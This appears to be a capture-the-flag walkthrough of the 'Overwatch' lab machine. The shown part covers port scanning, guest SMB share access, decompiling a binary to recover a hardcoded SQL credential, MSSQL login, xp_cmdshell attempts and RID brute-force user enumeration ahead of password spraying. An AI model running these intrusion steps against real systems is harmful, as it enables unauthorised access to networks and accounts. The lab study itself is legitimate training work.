Enum:
mairon $ rustscan -a 10.129.232.128 --ulimit 5000 -- -Pn -n -v --open -A -sCV | tee rustscan.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/home/mairon/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.232.128:53
Open 10.129.232.128:88
Open 10.129.232.128:139
Open 10.129.232.128:135
Open 10.129.232.128:389
Open 10.129.232.128:445
Open 10.129.232.128:464
Open 10.129.232.128:593
Open 10.129.232.128:636
Open 10.129.232.128:3269
Open 10.129.232.128:3268
Open 10.129.232.128:5985
Open 10.129.232.128:6520
Open 10.129.232.128:9389
Open 10.129.232.128:49270
Open 10.129.232.128:49269
Open 10.129.232.128:49664
Open 10.129.232.128:49669
Open 10.129.232.128:51185
Open 10.129.232.128:59555
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -Pn -n -v --open -A -sCV" on ip 10.129.232.128
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 14:09 +0100
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:09
Completed NSE at 14:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:09
Completed NSE at 14:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:09
Completed NSE at 14:09, 0.00s elapsed
Initiating Connect Scan at 14:09
Scanning 10.129.232.128 [20 ports]
Discovered open port 135/tcp on 10.129.232.128
Discovered open port 445/tcp on 10.129.232.128
Discovered open port 139/tcp on 10.129.232.128
Discovered open port 49269/tcp on 10.129.232.128
Discovered open port 53/tcp on 10.129.232.128
Discovered open port 593/tcp on 10.129.232.128
Discovered open port 88/tcp on 10.129.232.128
Discovered open port 49669/tcp on 10.129.232.128
Discovered open port 6520/tcp on 10.129.232.128
Discovered open port 59555/tcp on 10.129.232.128
Discovered open port 464/tcp on 10.129.232.128
Discovered open port 51185/tcp on 10.129.232.128
Discovered open port 3268/tcp on 10.129.232.128
Discovered open port 9389/tcp on 10.129.232.128
Discovered open port 636/tcp on 10.129.232.128
Discovered open port 49270/tcp on 10.129.232.128
Discovered open port 3269/tcp on 10.129.232.128
Discovered open port 49664/tcp on 10.129.232.128
Discovered open port 389/tcp on 10.129.232.128
Discovered open port 5985/tcp on 10.129.232.128
Completed Connect Scan at 14:09, 0.02s elapsed (20 total ports)
Initiating Service scan at 14:09
Scanning 20 services on 10.129.232.128
Completed Service scan at 14:10, 53.79s elapsed (20 services on 1 host)
NSE: Script scanning 10.129.232.128.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:10
NSE Timing: About 99.96% done; ETC: 14:10 (0:00:00 remaining)
Completed NSE at 14:11, 40.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:11
Completed NSE at 14:11, 0.61s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:11
Completed NSE at 14:11, 0.00s elapsed
Nmap scan report for 10.129.232.128
Host is up, received user-set (0.012s latency).
Scanned at 2026-01-30 14:09:32 CET for 95s

PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-30 13:09:39Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6520/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.232.128:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-30T13:07:29
| Not valid after:  2056-01-30T13:07:29
| MD5:     9826 167f cbfe db36 5da5 fd8e 9f1a c1f2
| SHA-1:   4872 b58e 57de 7612 b68f 6b1d 4115 5f8c 34b1 1ffb
| SHA-256: 0e6b 5f94 f6fe 4eb1 1941 b8ae 695e 0236 36d1 14f6 606f fff2 9feb dbe6 bda1 5793
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQYbYvmsvdZbhAzduf6y+mJjANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwMTMwMTMwNzI5WhgPMjA1NjAxMzAxMzA3MjlaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAKeGw0S2
| vd0ffVmPJqilh3YzYf7jsZ3gSzaE2V3X3+UL57L4oqHmU1Kc2J4zl5iroS0bufuu
| pSf49BUJw4ih8rlVyjQpUh16kPDlVMekf+p32e1BdkjhkmvkHBWbfGna7qcLKg/p
| qQjQw5se6rm64v0g/HdD5keTtXsn87W5y0jmHg8IuEncgR4WVKfpEX9gg5//zohx
| Io4xE9d3O0X0zSGDkkWQq/BsBsrPfHy4x85k7hKPKyyvd56fQEGkGz9ogZgyMgqP
| hqbxZ6uXHeViyKhlq8XbrITYmveUTijFi8ub8tockNkf9hHib3PbtjGhN97990XH
| hUuO8+DyOCqQvvmPkFVvVaOFpMVh8jOpfLUzCxbXmHNYzYvroPlRyU2SG5XPwZMC
| EcISGbZDtdQk5DFxPOeBHLh2K8DfXCjUtAvQFkh3mqGUQr0ZwYVdhzY7FB3Cr0d9
| +kkub0VMpAi+01//BYSqsfwQRsdg90Gq+XKiNt1BV5oh/NdSGTcNMtl4gQIDAQAB
| MA0GCSqGSIb3DQEBCwUAA4IBgQCTJ6CQJUurIPrP3eOl96L7DgI/kkI23sZDCAim
| f5JWuQWcR3uncpDA+97Z+yaQ4FYkb2lyFsUM8Jhh78eijUsh1UJhs9uuCpQr3fQm
| ucbSkepGBuOJGtkrZlRO/ar6Pc2hUsJ0N+MJK79noMKxVzHm+x+0J+k5spq6SJW/
| QqT/uzHsSduOSt2m9s6DYlU3vaNXchLbIZVCqzaTdl7f/sbsjJLeTpkxml4n8Ct7
| vQjGCrPOV3JIkhv22zyfXN+5dAlDc/eYKpIyxnKpdBNGZI3GTroWxWt72u61fgcw
| kRUiPmzZjzmZXMw1c1h3njtU1fp/iq1+otPIYB0wrEsOhNJ3qU4JuYQ2mzmqq5Vi
| loLWBsNkb/PlFQvJWCrGNUI37sdtZGIk5aAAyiEikM7Ey/igMQYEKCQxNKAZwsnZ
| TjWoR+NeJqCN1AzaVYGRLA+Xs+8/D2vowFwDqQ0/tty7fRs+aEWjuCaYY83niitV
| y3Y8KkkewAL4hKc4HgAEV9K5EX8=
|_-----END CERTIFICATE-----
| ms-sql-info:
|   10.129.232.128:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
|_ssl-date: 2026-01-30T13:11:07+00:00; 0s from scanner time.
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49269/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49270/tcp open  msrpc         syn-ack Microsoft Windows RPC
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
51185/tcp open  tcpwrapped    syn-ack
59555/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-30T13:10:31
|_  start_date: N/A
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 55945/tcp): CLEAN (Timeout)
|   Check 2 (port 57027/tcp): CLEAN (Timeout)
|   Check 3 (port 30386/udp): CLEAN (Timeout)
|   Check 4 (port 44208/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:11
Completed NSE at 14:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:11
Completed NSE at 14:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:11
Completed NSE at 14:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.68 seconds
Adding domain name to /etc/hosts:
mairon $ echo 10.129.232.128 overwatch.htb | sudo tee -a /etc/hosts
NetExec reports there are shares we can access without a credential:
mairon $ nxc smb overwatch.htb -u 'a' -p '' --shares
SMB         10.129.232.128  445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.128  445    S200401          [+] overwatch.htb\a: (Guest)
SMB         10.129.232.128  445    S200401          [*] Enumerated shares
SMB         10.129.232.128  445    S200401          Share           Permissions     Remark
SMB         10.129.232.128  445    S200401          -----           -----------     ------
SMB         10.129.232.128  445    S200401          ADMIN$                          Remote Admin
SMB         10.129.232.128  445    S200401          C$                              Default share
SMB         10.129.232.128  445    S200401          IPC$            READ            Remote IPC
SMB         10.129.232.128  445    S200401          NETLOGON                        Logon server share
SMB         10.129.232.128  445    S200401          software$       READ
SMB         10.129.232.128  445    S200401          SYSVOL                          Logon server share
Let’s get all files in the software$ share with a guest session:
mairon $ smbclient.py guest@overwatch.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use software$
# cd Monitoring
# mget *
[*] Downloading EntityFramework.dll
[*] Downloading EntityFramework.SqlServer.dll
[*] Downloading EntityFramework.SqlServer.xml
[*] Downloading EntityFramework.xml
[*] Downloading Microsoft.Management.Infrastructure.dll
[*] Downloading overwatch.exe
[*] Downloading overwatch.exe.config
[*] Downloading overwatch.pdb
[*] Downloading System.Data.SQLite.dll
[*] Downloading System.Data.SQLite.EF6.dll
[*] Downloading System.Data.SQLite.Linq.dll
[*] Downloading System.Data.SQLite.xml
[*] Downloading System.Management.Automation.dll
[*] Downloading System.Management.Automation.xml
The overwatch.exe.config file reveals a back-end (port 8000) we can’t yet access:
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>
Here I tried getting more useful stuff via strings and rg (ripgrep), but sadly to no avail.
I figured I would need to decompile the overwatch.exe file, but I found this very daunting and I didn’t know how.
After wasting an hour or so I gave up and decided to learn how to decompile a exe file.
I eventually found avaloniailspy which would help me with this.
First, I needed to install it, along with dotnet-runtime-6.0:
mairon $ yay -S --needed blackarch/avaloniailspy extra/dotnet-runtime-6.0
I then loaded the overwatch.exe file into avaloniailspy, and after some searching I found this:

We now got some credentials: sqlsvc:TI0LKcfHzZw1Vv
I later revisited this binary because I was stuck after obtaining the User Flag. That’s when I found this interesting part:

That feels like SQLi, but then for PowerShell. We’ll revisit this later on.
Let’s login to the MSSQL port we found:
mairon $ mssqlclient.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@overwatch.htb -port 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
From here I found we cannot impersonate anyone else, nor can we use xp_cmdshell.
There’s is however an overwatch db, on which we are dbo.
There an Eventlog table there, but it seems to be empty:
SQL (OVERWATCH\sqlsvc  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
SQL (OVERWATCH\sqlsvc  guest@master)> xp_cmdshell
ERROR(S200401\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (OVERWATCH\sqlsvc  guest@master)> enable_xp_cmdshell
ERROR(S200401\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(S200401\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(S200401\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(S200401\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (OVERWATCH\sqlsvc  guest@master)> enum_db
name        is_trustworthy_on
---------   -----------------
master                      0
tempdb                      0
model                       0
msdb                        1
overwatch                   0
SQL (OVERWATCH\sqlsvc  guest@master)> use overwatch;
ENVCHANGE(DATABASE): Old Value: master, New Value: overwatch
INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'overwatch'.
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> select name from overwatch.sys.tables;
name
--------
Eventlog
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> select * from Eventlog;
Id   Timestamp   EventType   Details
--   ---------   ---------   -------
SQL (OVERWATCH\sqlsvc  dbo@overwatch)>
There’s also a linked server, but we can’t seem to connect to it:
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
SQL (OVERWATCH\sqlsvc  guest@master)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
SQL (OVERWATCH\sqlsvc  guest@master)>
I decided not to pursue that further for now, and decided if we can instead password spray this credential on more users we can enumerate using NetExec’s new --rid-brute option for mssql:
mairon $ nxc mssql overwatch.htb -u sqlsvc -p TI0LKcfHzZw1Vv --port 6520 --rid-brute
MSSQL       10.129.9.233    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.9.233    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
MSSQL       10.129.9.233    6520   S200401          498: OVERWATCH\Enterprise Read-only Domain Controllers
MSSQL       10.129.9.233    6520   S200401          500: OVERWATCH\Administrator
MSSQL       10.129.9.233    6520   S200401          501: OVERWATCH\Guest
MSSQL       10.129.9.233    6520   S200401          502: OVERWATCH\krbtgt
MSSQL       10.129.9.233    6520   S200401          512: OVERWATCH\Domain Admins
MSSQL       10.129.9.233    6520   S200401          513: OVERWATCH\Domain Users
MSSQL       10.129.9.233    6520   S200401          514: OVERWATCH\Domain Guests
MSSQL       10.129.9.233    6520   S200401          515: OVERWATCH\Domain Computers
MSSQL       10.129.9.233    6520   S200401          516: OVERWATCH\Domain Controllers
MSSQL       10.129.9.233    6520   S200401          517: OVERWATCH\Cert Publishers
MSSQL       10.129.9.233    6520   S200401          518: OVERWATCH\Schema Admins
MSSQL       10.129.9.233    6520   S200401          519: OVERWATCH\Enterprise Admins
MSSQL       10.129.9.233    6520   S200401          520: OVERWATCH\Group Policy Creator Owners
MSSQL       10.129.9.233    6520   S200401          521: OVERWATCH\Read-only Domain Controllers
MSSQL       10.129.9.233    6520   S200401          522: OVERWATCH\Cloneable Domain Controllers
MSSQL       10.129.9.233    6520   S200401          525: OVERWATCH\Protected Users
MSSQL       10.129.9.233    6520   S200401          526: OVERWATCH\Key Admins
MSSQL       10.129.9.233    6520   S200401          527: OVERWATCH\Enterprise Key Admins
MSSQL       10.129.9.233    6520   S200401          553: OVERWATCH\RAS and IAS Servers
MSSQL       10.129.9.233    6520   S200401          571: OVERWATCH\Allowed RODC Password Replication Group
MSSQL       10.129.9.233    6520   S200401          572: OVERWATCH\Denied RODC Password Replication Group
MSSQL       10.129.9.233    6520   S200401          1000: OVERWATCH\S200401$
MSSQL       10.129.9.233    6520   S200401          1101: OVERWATCH\DnsAdmins
MSSQL       10.129.9.233    6520   S200401          1102: OVERWATCH\DnsUpdateProxy
MSSQL       10.129.9.233    6520   S200401          1103: OVERWATCH\SQLServer2005SQLBrowserUser$S200401
MSSQL       10.129.9.233    6520   S200401          1104: OVERWATCH\sqlsvc
MSSQL       10.129.9.233    6520   S200401          1105: OVERWATCH\sqlmgmt
MSSQL       10.129.9.233    6520   S200401          1106: OVERWATCH\SQL03$
MSSQL       10.129.9.233    6520   S200401          1107: OVERWATCH\NB001$
MSSQL       10.129.9.233    6520   S200401          1108: OVERWATCH\NB002$
MSSQL       10.129.9.233    6520   S200401          1109: OVERWATCH\FILE01$
MSSQL       10.129.9.233    6520   S200401          1110: OVERWATCH\S200400$
MSSQL       10.129.9.233    6520   S200401          1111: OVERWATCH\employees
MSSQL       10.129.9.233    6520   S200401          1112: OVERWATCH\Charlie.Moss
MSSQL       10.129.9.233    6520   S200401          1113: OVERWATCH\Tracy.Burns
MSSQL       10.129.9.233    6520   S200401          1114: OVERWATCH\Kathryn.Bryan
MSSQL       10.129.9.233    6520   S200401          1115: OVERWATCH\Rachael.Thomas
MSSQL       10.129.9.233    6520   S200401          1116: OVERWATCH\Aimee.Smith
MSSQL       10.129.9.233    6520   S200401          1117: OVERWATCH\Duncan.Freeman
MSSQL       10.129.9.233    6520   S200401          1118: OVERWATCH\John.Begum
MSSQL       10.129.9.233    6520   S200401          1119: OVERWATCH\Bernard.Hilton
MSSQL       10.129.9.233    6520   S200401          1120: OVERWATCH\Kim.Hargreaves
MSSQL       10.129.9.233    6520   S200401          1121: OVERWATCH\Douglas.Burrows
MSSQL       10.129.9.233    6520   S200401          1122: OVERWATCH\Carole.Murray
MSSQL       10.129.9.233    6520   S200401          1123: OVERWATCH\Olivia.Quinn
MSSQL       10.129.9.233    6520   S200401          1124: OVERWATCH\Trevor.Baker
MSSQL       10.129.9.233    6520   S200401          1125: OVERWATCH\Kenneth.Dennis
MSSQL       10.129.9.233    6520   S200401          1126: OVERWATCH\Jeremy.Marshall
MSSQL       10.129.9.233    6520   S200401          1127: OVERWATCH\Jodie.Jones
MSSQL       10.129.9.233    6520   S200401          1128: OVERWATCH\Thomas.Lee
MSSQL       10.129.9.233    6520   S200401          1129: OVERWATCH\Terence.Matthews
MSSQL       10.129.9.233    6520   S200401          1130: OVERWATCH\Colin.Roberts
MSSQL       10.129.9.233    6520   S200401          1131: OVERWATCH\Aaron.Robinson
MSSQL       10.129.9.233    6520   S200401          1132: OVERWATCH\Amanda.Jenkins
MSSQL       10.129.9.233    6520   S200401          1133: OVERWATCH\Debra.Arnold
MSSQL       10.129.9.233    6520   S200401          1134: OVERWATCH\Michelle.Willis
MSSQL       10.129.9.233    6520   S200401          1135: OVERWATCH\Kayleigh.Jones
MSSQL       10.129.9.233    6520   S200401          1136: OVERWATCH\Adam.Russell
MSSQL       10.129.9.233    6520   S200401          1137: OVERWATCH\Tracey.Kelly
MSSQL       10.129.9.233    6520   S200401          1138: OVERWATCH\Bethan.Dale
